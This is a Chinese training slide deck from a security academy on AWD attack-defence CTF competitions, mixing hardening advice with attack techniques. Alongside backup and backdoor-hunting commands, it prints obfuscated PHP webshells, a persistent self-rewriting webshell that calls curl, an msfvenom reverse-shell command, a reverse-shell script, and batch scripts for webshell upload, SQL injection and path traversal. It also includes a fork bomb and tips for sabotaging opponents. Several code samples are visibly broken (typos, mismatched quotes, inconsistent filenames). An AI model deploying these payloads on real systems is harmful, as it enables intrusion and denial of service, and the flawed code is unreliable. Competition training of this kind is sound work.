# 2020

## AWD攻防对抗

zhanying@venustech.com.cn
启明星辰网络空间安全学院-培训教学部
詹英

# 目录/Contents

启明星辰
网络空间安全学院

01

# AWD简介

点击此处添加副标题文本内容

启明星辰
网络空间安全学院

- 何为AWD
- AWD比赛形式与规则

# 何为AWD



- 全称：Attack With Defence，简而言之就是你既是一个hacker，又是一个manager。
- 与渗透的区别：
  - 黑盒测试与白盒测试
- 目标：
  - 拿到其他战队靶机的shell即可
  - 通过shell访问flag服务器，得到flag后提交得分。
- 要点：
  - 攻--发现漏洞 Attack
  - 防--修复漏洞 Defense

# AWD比赛形式与规则



- 服务器主要包括WEB靶机和PWN靶机，服务器基本上为Linux系统，在系统某处存在Flag或者执行某条命令获取到Flag（例如：curl http://172.16.80.200/get-flag）
- Flag定时刷新，每隔一段时间会生成新的Flag，攻击者可以提交新Flag来得分，但不可重复提交相同Flag
- 每队伍均有一定初始防御积分，被其他队伍攻击后，确认存在漏洞未加固成功，扣除一定防御积分
- 获取其他队伍的Flag进行提交可以获得其他队伍扣除的积分和竞赛平台的奖励积分，称为攻击分
- 竞赛平台会对每个队伍的服务器进行检查，服务器宕机或者服务异常将会扣除本轮所有分数
- 竞赛期间，参赛队伍可以申请重置靶机，每一台靶机申请重置一次扣除一定分数。

# AWD比赛形式与规则




- 计分规则一般为防御分加上攻击分为总分，分数相同时防御分高的队伍优先
- 竞赛开始通常队伍有一定的时间可以对自己的服务器进行加固维护等操作和攻击的相关准备工作，在此时间段内各队伍网络相互隔离
- 每个队伍对服务器维护的账户一般为低权限账户（非root权限）
- 为保证竞赛顺利进行，禁止对竞赛平台和现场网络设备发起恶意攻击，以及对参赛队伍的客户机发起攻击
- 参赛队员的如有任何问题，请举手示意裁判组

# 比赛网络环境



- 竞赛现场的基本网络环境为局域网，无法访问外网。比赛现场可能告知其他队伍服务器IP，也可能不会告知，需要进行网络扫描去发现其他队伍服务器的IP



# AWD会考什么?



- 出题人自己写的cms，附加了一些常见web漏洞。
  - sql注入
  - 文件包含
  - 各种rce
  - 文件上传
- 常见或者不常见的cms
- 一些框架漏洞，比如thinkphp、struts2这种

# 目录/Contents

# 加固--信息搜集



- ipscan快速扫描C段
- 如果有B段，nmap存活探测
- Netstat查看3台靶机所有端口
- 用WebServerScanner扫Web的Banner（也可快速发现存活主机）
- 针对web用awvs进行漏扫（比赛不建议）
- 常见协议/服务密码搜集，DB/配置里面
- 重点：端口（服务）+ 站点位置

# 加固--漏洞检测



- 上传漏洞，123456789等等方法要练熟！
- Svn git源码泄露（直接删除）
- Struts，jboss等中间件漏洞
- CMS漏洞，参考exp-lists
- 反序列化，badbash，heartbleed

# 加固--漏洞检测



- 中间件站点配置文件:
  - Apache：conf目录下httpd.conf，或/etc/httpd/conf/httpd.conf
  - Tomcat：conf目录下server.xml，tomcat-users.xml
  - Mysql：/etc/my.cnf
  - 站点配置文件conn.php inc.php config.php
  - 利用.htaccess进行加固

# 加固--漏洞检测



- exp-lists站点配置文件：
  - 康盛 UCenter /data/config.inc.php
  - Discuz! /config.inc.php
  - UCH /config.php
  - 帝国CMS /e/class/config.php
  - ECShop /data/config.php
  - ShopEX /config/config.php
  - WordPress /wp-config.php
  - Joomla! /configuration.php
  - HDWiki /config.php
  - PHPwind 8.0 /data/sql_config.php
  - 织梦Dede /data/config.cache.inc.php
  - phpcms /include/config.inc.php

# 加固--加强防护



- 原则：现实怎么加固，比赛就怎么加固
- 备份！备份！cd /var/www/html & tar cvf www.tar *
- mysqldump -u root -p --databases test > /tmp/db.sql
- 站点目录全部只读，注意子目录（注意属主）
  - chmod –R 644  www
- 后台，修改if判断，破坏登录逻辑
- 取消upload等目录的脚本运行权限
- Monitor脚本监视文件写入操作（可突破）
- 踢人：查看会话：w　踢人：pkill -kill -t pts/5

# 加固--加强防护



- 针对CMS手工修复漏洞，修改代码
  - 上软waf（三种包含）
  - 代码审计（seay/D盾/rips等）-->查找后门
- 给自己留不死马-->夺回权限
- 权限太低，系统本身、数据库、中间件配置无法修改，补丁也没法儿打
- 两个环境，三人分工同步进行，并交换检查
- 以下情况直接举手：（平台漏洞）
  - 看passwd有无uid=0的后门账户
  - 有没有SUID后门？（find / -perm -2000 -o -perm -4000）

# 加固--加强防护

- 常见日志地址
  - /var/ log/apache2/
  - /usr/ local/apache2/logs
  - /usr/nginx/logs/
- 备份指定的多个数据库
  - mysqldump -u root -p --databases choose test > /tmp/db.sql
  - # 恢复备份，在mysql终端下执行：
  - # 命令格式：source FILE_PATH
  - source ~/db.sql
  - # 曾经遇到一个备份有问题可以执行下面
  - mysqldump -u root --all-databases —skip-lock-tables > /tmp/db.sql

# 加固--加强防护



- Awd中pwn防护
- 使用python打补丁
- 编写伪程序替换有漏洞的程序
  - 使用赋值破坏逻辑结构
  - 编写判断语句
- 最基本打补丁
  - gcc hook.c -m32 -o hook.so -fPIC -shared -ldl \ -D_GNU_SOURCE gcc -m32 -o main main.c

# 加固--加强防护



- 最基本打补丁
  - gcc hook.c -m32 -o hook.so -fPIC -shared -ldl \ -D_GNU_SOURCE gcc -m32 -o main main.c

main.c

```c
#include<stdio.h>

main() {
    char str[50];
    printf("Input: ");
    fflush(stdout);
    gets(str);
    /* process */
    printf("Done and exit. %d \n", test());
}
```

hook.c

```c
#include <stdio.h>
#include <dlfcn.h>
#include <unistd.h>

char *gets(char *s) {
    char* (*old_gets)(char *message);
    old_gets = dlsym(RTLD_NEXT, "gets");

    old_gets(s);

    printf("Hook gets()\n");
}
```

# 目录/Contents

启明星辰
网络空间安全学院

# 团队协作



- 队长：分派任务
  - 核心目标：加固好两台主机
  - 不被扣分就赢了，关紧门窗 严防死守
  - 一定要守住，每30分钟刷新flag
  - 收集信息，发现漏洞/弱口令（webshell，密码md5加密），快速拿flag
  - 如果分值相同，先提交flag者排名在先
  - Web漏洞分析

# 团队协作



- 主攻手
  - Web漏洞，按自己整理的checklist快速排查
  - 下载所有源码/配置文件，UE批量搜索敏感函数、关键字段，Seay源代码审计系统
    - 变异马检测：

      1.按文件时间排序，里头有一串乱七八糟的，赶紧删了

      2.安全狗（最新），360
  - 记录漏洞地址、利用方法、加固方法
  - 编写批量攻击的脚本，29分30秒的时候就开刷
  - 权限维持：不死马

# 团队协作



- 副攻手/加固
  - 如有多个Web应用/端口，分工！
  - Web加固
  - 中间件加固，tomcat/apache等
  - 方法/exp代码随时查笔记！

# 技巧



- 主机发现
- # 使用httpscan脚本
- ~~./httpscan.py 172.16.0.0/24 –t 10~~
- # masscan
- masscan -p 80 172.16.0.0/24
- # nmap
- nmap –sn 172.16.0.0/24
- Netdiscower –r

# 技巧

- 干掉不死马的方式
- (1).ps auxww|grep shell.php 找到pid后杀掉进程就可以，你删掉脚本是起不了作用的，因为php执行的时候已经把脚本读进去解释成opcode运行了
- (2).重启php等web服务
- (3).用一个ignore_user_abort(true)脚本，一直竞争写入（断断续续）。usleep要低于对方不死马设置的值。
- (4).创建一个和不死马生成的马一样名字的文件夹

# 技巧



- 修改curl命令
- alias curl='echo fuckoff' #权限要求较低
- chmod -x curl #权限要求较高
- /usr/bin/curl路径

# 技巧



- 简单的查找后门
- find . -name '*.php' | xargs grep -n 'eval('
- find . -name '*.php' | xargs grep -n 'assert('
- find . -name '*.php' | xargs grep -n 'system('

## 常用的特殊webshell

控制用的一句话木马，最好是需要菜刀配置的，这样做是为了不让别人轻易的利用你的一句话，要不然就只能等着别人用你的脚本捡分。

简单举例：

```
<?php ($_=@$_GET[2]).@$_($_POST[1])?>
```

连接方式：php?2=assert密码是1。

```
<?php
$sF=
"PCT4BA6ODSE_";$s21=strtolower($sF[4].$sF[5].$sF[9].$sF[10].$sF[
6].$sF[3].$sF[11].$sF[8].$sF[10].$sF[1].$sF[7].$sF[8].$sF[10]);$s22=${
strtoupper($sF[11].$sF[0].$sF[7].$sF[9].$sF[2])}['n985de9'];if(isset($s
22)){eval($s21($s22));}
?>配置填n985de9=QGV2YWwoJF9QT1NUWzBdKTs=
```

连接密码:0（零）

# 技巧



献上我常用得一句话

```
<?php
$a=chr( 96^5);
$b=chr( 57^79);
$c=chr( 15^110);
$d=chr( 58^86);
$e= '($_REQUEST[C])';
@assert($a.$b.$c.$d.$e);
?>
```

配置为?b=))99(rhC(tseuqeR+lave

## 权限维持

```
<?php
        set_time_limit( 0);
        ignore_user_abort( true);
        $file = '.conifg.php’  ;
        $shell = "<?php echo system("curl 10.0.0.2"); ?>";
        while(true){
                file_put_contents($file, $shell);
                system( 'chmod 777 .demo.php’  );
                unsleep( 50);
        }
?>
```

.config.php前面使用一个点，能很好的隐藏文件

# 技巧



要结束这个进程，除了最暴力的重启apache服务之外，更为优雅的如下:

```
<?php
while (1) {
        $pid= 1234;
        @unlink( '.config.php’  );
        exec( 'kill -9 $pid');
}
?>
```

先查看进程，查看对应的pid，再执行即可

# 技巧



素质低的人则会放置一个md5马，比如

```
<?php
if(md5($_POST['pass'])=='d8d1a1efe0134e2530f503028a825253')
@ eval($_POST['cmd']);
?>
```

# 技巧



如果素质低的人又很猥琐，像rootrain这种就是。那就是利用header，最后综合起来就是

```
<?php
echo 'hello';
if(md5($_POST['pass'])=='d8d1a1efe0134e2530f503028a825253')
if (@$_SERVER['HTTP_USER_AGENT'] == 'flag'){
$test= 'flagxxxxxxxxxxxxxxxxxxxxx';
header( "flag:$test");
}
?>
```

放进config.php效果最好，因为一般很少人去看这个

# 技巧

反弹shell
之后本地执行nc -lp 9999即可

msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.232.174 LPORT=4444 -f raw > shell.php

反弹shell.php

```php
<?php
function which($pr) {
    $path = execute( "which $pr");
    return ($path ? $path : $pr);
}
function execute($cfe) {
    $res = '';
    if ($cfe) {
        if(function_exists('exec')) {
            @exec($cfe,$res);
            $res = join( "\n",$res);
        } elseif(function_exists('shell_exec')) {
            $res = @shell_exec($cfe);
        } elseif(function_exists('system')) {
            @ob_start();
            @system($cfe);
            $res = @ob_get_contents();
            @ob_end_clean();
        } elseif(function_exists('passthru')) {
            @ob_start();
            @passthru($cfe);
            $res = @ob_get_contents();
            @ob_end_clean();
        } elseif(@is_resource($f = @popen($cfe,"r"))) {
```

# 技巧

获取flag的方式

批量传webshell(shell的内容可以写为权限维持部分的那个脚本)，之后结合批量访问

上传phpwebshell.py

```python
#!/usr/bin/python
#coding=utf-8

import urllib
import urllib2
import sys
import base64
import re

def post(url, data):
req = urllib2.Request(url)
data = urllib.urlencode(data)
opener = urllib2.build_opener(urllib2.HTTPCookieProcessor())
response = opener.open(req, data)
return response.read()

def get_shell_path(posturl,passwd):
shell_path = ""
try:
data = {}
data[passwd] = '@eval(base64_decode($_POST[z0]));'
data[ 'z0']='ZWNobyAkX1NFUlZFUlsnU0NSSVBUX0ZJTEVOQU1FJ107'
shell_path = post(posturl, data).strip()
except Exception:
pass
return shell_path
```

# 技巧

有些SQL注入漏洞可以通过sqlmap利用—sql-shell 执行select load_file('/flag')来获取flag。最好直接利用脚本来获得。

```
def sqli(host):
        global sess_admin
        data = { "section_name":"asd","admin_name":"'||(SELECT
        updatexml(1,concat(0x7e,(select
load_file('/flag')),0x7e),1))||'","announcement":"asd"}
        r =
sess_admin.post( 'http://%s/index.php/section/add'%host,data=data)
        flags = re.findall( r'~(.+?)~',r.content)
        if flags:
                return flags[0]
        else:
                return "error pwn!"
```

# 技巧



文件包含漏洞，直接可以通过../../../../../../flag的方式获取

```
def include(host):
        r = requests.get(url=
"http://%s/?t=../../../../../../flag"%host)
        flags = re.findall(r '^(.+?)<',r.content)
        if flags:
                return flags[0]
        else:
                return "error pwn!"
```

# 技巧

批量修改ssh密码的脚本(猥琐流直接干掉几个对手)

如果有发现有预留后门，要立即使用脚本进行获取flag

Fork炸弹

```
# 参考: https://linux.cn/article-5685-1-rss.html
:(){:|:&};:
```

# 目录/Contents

# 前30分钟要完成的任务



- 列出所有端口、服务 （ps netstat等）
- 确认每一项漏洞，攻击/加固方法（基本两三个漏洞）
- 记下3台主机每个flag的位置/权限
- 备份下所有文件，包括js img，加固替换
- 留下自己的shell/后门，刷flag
  - index 日志 图片
- 分工加固3台主机！！
- 交叉检查确认漏洞不再能够被利用
- 写漏洞批量利用的exp，29分的时候就开刷

# 注意事项



- 每个队伍2台靶机，环境一样但登录密码不同，比赛开始后别忘了改密码
- Flag每15分钟刷新，别忘了提交刷分！
- 如果服务/端口/页面down掉，隔段时间才检测一次
- 加固就别留下新漏洞,shell密码别太弱
- 所有中间件/Web加固实验，提前动手做一遍

# 感谢观看

启明星辰
网络空间安全学院